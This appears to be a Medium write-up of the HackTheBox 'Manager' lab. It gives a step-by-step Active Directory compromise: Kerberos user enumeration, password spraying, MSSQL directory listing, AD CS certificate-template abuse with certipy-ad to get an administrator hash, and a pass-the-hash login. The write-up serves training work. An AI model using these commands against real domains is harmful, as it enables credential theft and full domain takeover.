

Manager-HTB writeup



H1u2d3a4 · [Follow](#)

20 min read · Nov 3



Let's start by adding provided IP to our hosts

```
(root@kali)-[/home/kali]  
# echo "10.10.11.236 manager.htb" | tee -a /etc/hosts  
10.10.11.236 manager.htb
```

echo "10.10.11.236 manager.htb" | tee -a /etc/hosts

Enumeration

`nmap -sC -sV -A 10.10.11.236`

```

# nmap -sC -sV -A 10.10.11.236
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-03 02:32 EDT
Nmap scan report for manager.htb (10.10.11.236)
Host is up (0.50s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Manager
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-11-03 13:33:31Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Sit
e-Name)
|_ ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: otherName: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_ Not valid after: 2024-07-29T13:51:28
|_ ssl-date: 2023-11-03T13:34:59+00:00; +7h00m23s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Sit
e-Name)
|_ ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: otherName: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_ Not valid after: 2024-07-29T13:51:28
|_ ssl-date: 2023-11-03T13:34:59+00:00; +7h00m23s from scanner time.
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ ssl-date: 2023-11-03T13:34:59+00:00; +7h00m23s from scanner time.
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-11-03T12:32:14
|_ Not valid after: 2023-11-03T12:32:14
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Sit
e-Name)
|_ ssl-date: 2023-11-03T13:34:59+00:00; +7h00m23s from scanner time.
|_ ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: otherName: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_ Not valid after: 2024-07-29T13:51:28
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Sit
e-Name)
|_ ssl-date: 2023-11-03T13:34:59+00:00; +7h00m23s from scanner time.
|_ ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: otherName: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_ Not valid after: 2024-07-29T13:51:28
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops

```

`Rustscan -a 10.10.11.236`


```
Discovered open port 5985/tcp on 10.10.11.236
Discovered open port 593/tcp on 10.10.11.236
Completed SYN Stealth Scan at 02:40, 3.47s elapsed (20 total ports)
Nmap scan report for manager.htb (10.10.11.236)
Host is up, received echo-reply ttl 127 (0.50s latency).
Scanned at 2023-11-03 02:39:58 EDT for 3s
```

PORT	STATE	SERVICE	REASON
53/tcp	open	domain	syn-ack ttl 127
80/tcp	open	http	syn-ack ttl 127
88/tcp	open	kerberos-sec	syn-ack ttl 127
135/tcp	open	msrpc	syn-ack ttl 127
139/tcp	open	netbios-ssn	syn-ack ttl 127
389/tcp	open	ldap	syn-ack ttl 127
445/tcp	open	microsoft-ds	syn-ack ttl 127
464/tcp	open	kpasswd	syn-ack ttl 127
593/tcp	open	http-rpc-epmap	syn-ack ttl 127
636/tcp	open	ldaps	syn-ack ttl 127
1433/tcp	open	ms-sql-s	syn-ack ttl 127
3268/tcp	open	globalcatLDAP	syn-ack ttl 127
3269/tcp	open	globalcatLDAPssl	syn-ack ttl 127
5985/tcp	open	wsman	syn-ack ttl 127
9389/tcp	open	adws	syn-ack ttl 127
49667/tcp	open	unknown	syn-ack ttl 127
49687/tcp	open	unknown	syn-ack ttl 127
49688/tcp	open	unknown	syn-ack ttl 127
49689/tcp	open	unknown	syn-ack ttl 127
49726/tcp	open	unknown	syn-ack ttl 127

```
Read data files from: /usr/bin/../share/nmap
```

```
Nmap done: 1 IP address (1 host up) scanned in 6.23 seconds
Raw packets sent: 30 (1.272KB) | Rcvd: 23 (980B)
```

We've observed that there are multiple open ports on the target system, with services such as SMB, LDAP, web, and MSSQL catching our attention. To start our investigation, we'll initiate an enumeration process to gather user information.

Before we dive into the enumeration process, it's essential to have the necessary tools and environment set up. Make sure you have Kerbrute installed on your machine and access to the 'Usernames' list, which can be obtained from the Seclists repository.

GitHub - ropnop/kerbrute: A tool to perform Kerberos pre-auth bruteforcing

A tool to perform Kerberos pre-auth bruteforcing. Contribute to ropnop/kerbrute development by creating an account on...

github.com

use the command below to obtain usernames;

```
kerbrute userenum -d manager.htb /usr/share/seclists/Names/Usersnames/xato-net-10-million-usernames.txt --dc 10.10.11.236
```

it will take quite time to get all the users.

```
ryan  
cheng  
raven  
guest  
administrator  
operator  
jinwoo  
zhong  
chinhaw
```

With our list of usernames in hand, it's time to perform password spraying. We can use CrackMapExec for this task and execute the following command.

```
crackmapexec smb manager.htb -u users -p passwords
```

```

SMB      10.10.11.236      445      DC01      [-] manager.htb\ryan:zhong
SMB      10.10.11.236      445      DC01      [-] manager.htb\ryan:chinh
SMB      10.10.11.236      445      DC01      [-] manager.htb\cheng:ryan
SMB      10.10.11.236      445      DC01      [-] manager.htb\cheng:cheng
SMB      10.10.11.236      445      DC01      [-] manager.htb\cheng:raver
SMB      10.10.11.236      445      DC01      [-] manager.htb\cheng:guest
SMB      10.10.11.236      445      DC01      [-] manager.htb\cheng:admin
SMB      10.10.11.236      445      DC01      [-] manager.htb\cheng:opera
SMB      10.10.11.236      445      DC01      [-] manager.htb\cheng:jinwo
SMB      10.10.11.236      445      DC01      [-] manager.htb\cheng:zhong
SMB      10.10.11.236      445      DC01      [-] manager.htb\cheng:chinh
SMB      10.10.11.236      445      DC01      [-] manager.htb\raven:ryan
SMB      10.10.11.236      445      DC01      [-] manager.htb\raven:cheng
SMB      10.10.11.236      445      DC01      [-] manager.htb\raven:raver
SMB      10.10.11.236      445      DC01      [-] manager.htb\raven:guest
SMB      10.10.11.236      445      DC01      [-] manager.htb\raven:admin
SMB      10.10.11.236      445      DC01      [-] manager.htb\raven:opera
SMB      10.10.11.236      445      DC01      [-] manager.htb\raven:jinwo
SMB      10.10.11.236      445      DC01      [-] manager.htb\raven:zhong
SMB      10.10.11.236      445      DC01      [-] manager.htb\raven:chinh
SMB      10.10.11.236      445      DC01      [-] manager.htb\guest:ryan
SMB      10.10.11.236      445      DC01      [-] manager.htb\guest:cheng
SMB      10.10.11.236      445      DC01      [-] manager.htb\guest:raver
SMB      10.10.11.236      445      DC01      [-] manager.htb\guest:guest
SMB      10.10.11.236      445      DC01      [-] manager.htb\guest:admin
SMB      10.10.11.236      445      DC01      [-] manager.htb\guest:opera
SMB      10.10.11.236      445      DC01      [-] manager.htb\guest:jinwo
SMB      10.10.11.236      445      DC01      [-] manager.htb\guest:zhong
SMB      10.10.11.236      445      DC01      [-] manager.htb\guest:chinh
SMB      10.10.11.236      445      DC01      [-] manager.htb\administrat
SMB      10.10.11.236      445      DC01      [-] manager.htb\administrat
SMB      10.10.11.236      445      DC01      [-] manager.htb\administrat
SMB      10.10.11.236      445      DC01      [-] manager.htb\administrat
SMB      10.10.11.236      445      DC01      [-] manager.htb\administrat
SMB      10.10.11.236      445      DC01      [-] manager.htb\administrat
SMB      10.10.11.236      445      DC01      [-] manager.htb\administrat
SMB      10.10.11.236      445      DC01      [-] manager.htb\administrat
SMB      10.10.11.236      445      DC01      [-] manager.htb\operator:ry
SMB      10.10.11.236      445      DC01      [-] manager.htb\operator:ch
SMB      10.10.11.236      445      DC01      [-] manager.htb\operator:ra
SMB      10.10.11.236      445      DC01      [-] manager.htb\operator:gu
SMB      10.10.11.236      445      DC01      [-] manager.htb\operator:ac
SMB      10.10.11.236      445      DC01      [+] manager.htb\operator:op

```

Through this we discovered that the user 'operator' have access to SMB.Or we can just guess the password.. it's pretty easy.

To connect to the MSSQL server using the 'operator' credentials through Impacket's mssqlclient, you can use the following command:

```
/opt/impacket/examples/mssqlclient.py -port 1433 manager.htb/operator:operator@
```

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> SELECT CURRENT_USER;
```

```
-----
guest
```

```
SQL> SELECT SUSER_SNAME();
```

```
-----
MANAGER\Operator
```

```
SQL>
```

After successfully gaining access, we began to investigate the contents of the database tables. However, we didn't discover any valuable information. After some research, I came across an interesting article about MSSQL. Following the guidance from the article, I executed a special SQL command that allowed me to inspect the contents of a specific directory on the system. The directory I chose, 'C:\inetpub\wwwroot,' is a common location where web content is stored on Windows servers.

1433 - Pentesting MSSQL - Microsoft SQL Server

Microsoft SQL Server is a relational database management system developed by Microsoft. As a database server, it is a...

book.hacktricks.xyz

```
/opt/impacket/examples/mssqlclient.py -port 1433 manager.htb/operator:operator@
```

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> EXEC xp_dirtree 'C:\inetpub\wwwroot', 1, 1;
subdirectory
```

about.html

contact.html

css

images

index.html

js

service.html

web.config

website-backup-27-07-23-old.zip

SQL>

From that location, you can download a zip file called 'website-backup-27-07-23-old.zip' directly through your system.

```
wget 10.10.11.236/website-backup-27-07-23-old.zip
--2023-11-03 04:28:30-- http://10.10.11.236/website-backup-27-07-23-old.zip
Connecting to 10.10.11.236:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1045328 (1021K) [application/x-zip-compressed]
Saving to: 'website-backup-27-07-23-old.zip'

website-backup-27-07-23-old.zip                               100%[=====

2023-11-03 04:28:40 (109 KB/s) - 'website-backup-27-07-23-old.zip' saved [10453
```

A terminal window with a light gray background. It shows the output of a wget command. The text is as follows: wget 10.10.11.236/website-backup-27-07-23-old.zip, --2023-11-03 04:28:30-- http://10.10.11.236/website-backup-27-07-23-old.zip, Connecting to 10.10.11.236:80... connected., HTTP request sent, awaiting response... 200 OK, Length: 1045328 (1021K) [application/x-zip-compressed], Saving to: 'website-backup-27-07-23-old.zip'. Below this, there is a line: website-backup-27-07-23-old.zip followed by a progress bar consisting of 100 equals signs and the text 100%[=====, and another line: 2023-11-03 04:28:40 (109 KB/s) - 'website-backup-27-07-23-old.zip' saved [10453. At the bottom of the terminal window, there is a horizontal scrollbar with a gray bar and arrowheads at both ends.

After extracting the contents from the zip file, you should be able to access the 'old-conf.xml' file. Inside this file, you will discover the credentials for 'raven'.

Gaining User Access:

We proceeded by connecting through Evil-winrm with a simple command, and in no time, we effortlessly obtained the user flag.

```
7f5959afdb.....11235559612c09a
*Evil-WinRM* PS C:\Users\Raven\Desktop
```

I noticed the presence of a file called 'certify.exe' and decided to use it to perform various certificate-related operations. Well, 'certify.exe' raised a red flag for me because it's not something you typically find on a system. This piqued my curiosity, and I suspected it might have something to do with certificates or privileged operations.

I started by checking if there were any vulnerable certificate templates.


```
MANAGER\Domain Controllers      S-1-5-21-40
MANAGER\Enterprise Admins       S-1-5-21-40
MANAGER\Enterprise Read-only Domain Contr
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLER

Object Control Permissions
  Owner                        : MANAGER\Enterprise Admins      S-1-5-21-40
  WriteOwner Principals       : MANAGER\Domain Admins        S-1-5-21-40
                                MANAGER\Enterprise Admins      S-1-5-21-40
  WriteDacl Principals        : MANAGER\Domain Admins        S-1-5-21-40
                                MANAGER\Enterprise Admins      S-1-5-21-40
  WriteProperty Principals    : MANAGER\Domain Admins        S-1-5-21-40
                                MANAGER\Enterprise Admins      S-1-5-21-40
```

Following our earlier find, we also came across a weakness in the SubCA template. To take advantage of this vulnerability, we utilized a tool called ‘certipy-ad.’

GitHub - ly4k/Certipy: Tool for Active Directory Certificate Services enumeration and abuse

Tool for Active Directory Certificate Services enumeration and abuse
- GitHub - ly4k/Certipy: Tool for Active Directory...

github.com

‘Certipy-ad’ is a tool designed for managing certificates in an Active Directory environment. It allows you to perform various certificate-related tasks, including creating, requesting, and issuing certificates. Given the presence of ‘certify.exe’ and its potential connection to certificates, I decided to explore ‘certipy-ad’ as a means to escalate my privileges and uncover hidden opportunities within the system.

or you can install certipy-ad with using the command `sudo apt install certipy-ad`

Next, I used ‘certipy-ad’ to interact with the Active Directory Certificate Services: **Creating an Officer Account:** I started by creating an ‘officer’ account with ‘certipy.ad.’ This was essential because it granted me the authority to manage certificates and related operations within the Active Directory. Without this ‘officer’ account, I wouldn’t have the necessary permissions to request and issue certificates or perform any certificate-related task.

```
certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username  
raven@manager.htb -password '*****'  
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

```
[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
```

Enabling a Certificate Template and Requesting a Certificate: Next, I enabled a specific certificate template and requested a certificate with elevated privileges. By doing this, I essentially secured a certificate that would grant me additional access rights, a critical step in the privilege escalation process.

```
certipy-ad ca -ca 'manager-DC01-CA' -enable-template SubCA -username 'raven@mar  
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

```
[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
```

```
certipy-ad req -username 'raven@manager.htb' -password '*****' -ca 'mar  
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

```
[*] Requesting certificate via RPC
```

```
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E
```

```
[*] Request ID is 22
```

```
Would you like to save the private key? (y/N) y
```

```
[*] Saved private key to 22.key
```

```
[-] Failed to request certificate
```

Issuing the Requested Certificate: Once the certificate request was submitted, I needed it to be approved and issued.

```
certipy-ad ca -ca 'manager-DC01-CA' -issue-request 22 -username raven@manager.h  
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

```
[*] Successfully issued certificate
```

Retrieved the Issued Certificate: After the certificate was issued, I retrieved it. This allowed 'raven' to have the certificate locally and use it for authentication.

```
assword '*****' -ca 'manager-DC01-CA' -target manager.htb -retrieve 22  
  
anager.htb'  
  
istrator.pfx'
```

Authenticated with the obtained certificate;

```
certipy-ad auth -pfx administrator.pfx -username administrator -domain manager.  
Certipy v4.0.0 - by Oliver Lyak (ly4k)  
  
[*] Using principal: administrator@manager.htb  
[*] Trying to get TGT...  
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_BA
```

if anyone get this type of error, you need to activate a Python virtual environment.

```
python3 -m venv /home/kali/name  
source /home/kali/name/bin/activate
```

The server resets its settings automatically within a minute, so it's important to have all the commands ready for quick execution. You can prepare a script or a set of commands that you can quickly copy and paste as needed.

```
certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username 'raven@manager'
```

```
certipy auth -pfx administrator.pfx -dc-ip 10.10.11.236
```

Certipy v4.8.2 - by Oliver Lyak (ly4k)

```
[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[-] Got error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[-] Use -debug to print a stacktrace
```

However, during this process, I encountered an error related to clock skew. This error, known as 'KRB_AP_ERR_SKEW' (Clock skew too great), occurs when there is a significant time difference between the local system and the remote server. In this case, the time skew was too substantial for the Kerberos authentication system to handle, resulting in the error. If you get this type of error, that means you need to sync your time.

to synchronize the system time with the 'manager.htb' server use the `sudo ntpdate -u manager.htb` command. If it didn't work use `timedatectl timedatectl set-ntp 0` and `rdate -n 10.10.11.236`.

Obtaining Administrator Hash

Open in app ↗

Sign up

Sign in



Search



```
[*] Trying to retrieve NT hash for 'administrator'  
[*] Got hash for 'administrator@manager.htb': aa*****:ae*****
```

After successfully obtaining the Administrator hash, I used it to log in with elevated privileges. I utilized the hash as a password to connect to the system using 'evil-winrm.' This allowed me to access the system as the administrator, granting me root-level privileges. As a result, I was able to easily retrieve the root flag.

```
evil-winrm -i 10.10.11.236 -u administrator -H ae*****
```

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_de

Data: For more information, check Evil-WinRM GitHub: [https://github.com/Hackplayers/](https://github.com/Hackplayers/evil-winrm)

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
```

Directory: C:\Users\Administrator\Desktop

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-ar---	11/3/2023 5:32 AM	34	root.txt

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
```

```
efa2229*****afd60c069a
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

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Written by H1u2d3a4

2 Followers

cyber security researcher, pentester, ctf player

Recommended from Medium

```
/Desktop/VulnLab/RedTeam]
sC -sV 172.16.20.50 -Pn
( https://nmap.org ) at 2023-10-27 06:03 EDT
or 172.16.20.50
latency).

SERVICE      VERSION
p-proxy Squid http proxy 5.2
er: squid/5.2
R: The requested URL could not be retrieved

performed. Please report any incorrect results at https://nma
dress (1 host up) scanned in 39.43 seconds
```

 Ryan Yager

VulnLab: Wutai (Part 1)

Today we are going to look at a medium red team lab, Wutai. For this we need the RTL VPN, which if you are on Pateron and payed for the...

6 min read · Oct 28



and: Defau... Static Call Gas Used Parameters

[8] [EVENT] 0xaf2acf3d4ab78e4c702256d214a3189a874c

[8] [EVENT] 0xaf2acf3d4ab78e4c702256d214a3189a874c

[8] [CALL] WETH.transfer

[7] [STATICCALL] WETH.balanceOf

[7] [EVENT] 0xfd7b_KS2-RT.Swap

[6] [EVENT] 0xaf2acf3d4ab78e4c702256d214a3189a874c

[6] [STATICCALL] WETH.balanceOf

[6] [CALL] 0xfd7b_KS2-RT.swap

[7] [STATICCALL] KyberSwap: Elastic Factory.feeConfigu

[7] [EVENT] 0xfd7b_KS2-RT.Transfer

[7] [EVENT] 0xfd7b_KS2-RT.Transfer

[7] [CALL] KyberSwap: Elastic Pool Oracle Proxy.writ

[7] [CALL] WETH.transfer

[7] [STATICCALL] 1xxETH.balanceOf

ig.sender : "0xaf2acf3d4ab78e4c702256d214a3189a874c" inc : "_getInitialSwapData" args : { willUpTick : false } return : { baseL : "74,692,747,583,654,757,908" reinvestL : "1,927,030,501,420,420" sqrtP : "20,693,058,119,558,072,255,665,971,001,964" currentTick : "111,310" nextTick : "111,310" }

Pool.sol x

55/ 338 swapData.memory.swapData: swapData.specifiedAmount = swapQty; swapData.isToken0 = isToken0; swapData.isExactInput = swapData.specifiedAmount > 0; 340 // tick (token1Qty/token0Qty) will increase for swapping from token1 to token0 341 bool willUpTick = (swapData.isExactInput != isToken0); 342 (swapData.baseL, swapData.reinvestL, swapData.sqrtP, swapData.currentTick, swapData.nextTick 343) = _getInitialSwapData(willUpTick); 350 // cache data before swap to write into oracle if needed 351 OracleCache memory oracleCache = OracleCache({ 352 currentTick: swapData.currentTick, 353 baseL: swapData.baseL 354 }); 355 // verify limitSqrtP 356 if (willUpTick) { 357 require(358 limitSqrtP > swapData.sqrtP && limitSqrtP < TickMath.MAX_SQRT_RATIO, 359 'had limitSqrtP' 360); 361 }

Debug Step Out Previous Next Step In

0 (1) [STEP] 0xfd7b_KS2-RT._getInitialSwapData(willUpTick=false) (baseL=74,692,747,583,654,757,908, reinves 1 (1) [STEP] 0xfd7b_KS2-RT._getSqrtRatioAtTick(tick=111,310) (sqrtP=20,693,058,119,558,072,255,662,180,724,0 2 (1) [STEP] 0xfd7b_KS2-RT.computeSwapStep(liquidity=74,694,674,614,156,178,328, currentSqrtP=20,693,058,119,55 16 (1) [STEP] 0xfd7b_KS2-RT.toUint128(y=0) (z=0) 17 (1) [STEP] 0xfd7b_KS2-RT._syncSecondsPerLiquidity(_secondsPerLiquidityGlobal=359,948,512,891,398, baseL=74,69 18 (1) [STATICCALL] KyberSwap: Elastic Factory.feeConfiguration CallData() (_feeTo=Kyber: DAO Multisig Wallet, _ 19 (1) [STEP] 0xfd7b_KS2-RT.calcMintQty(reinvestL=1,927,030,501,420,420, reinvestLast=1,851,411,303,269,421, bi 22 (1) [STEP] 0xfd7b_KS2-RT.mulDivFloor(a=63,500,000,677,816, b=79,228,162,514,264,337,593,543,950,336, denomina

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
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
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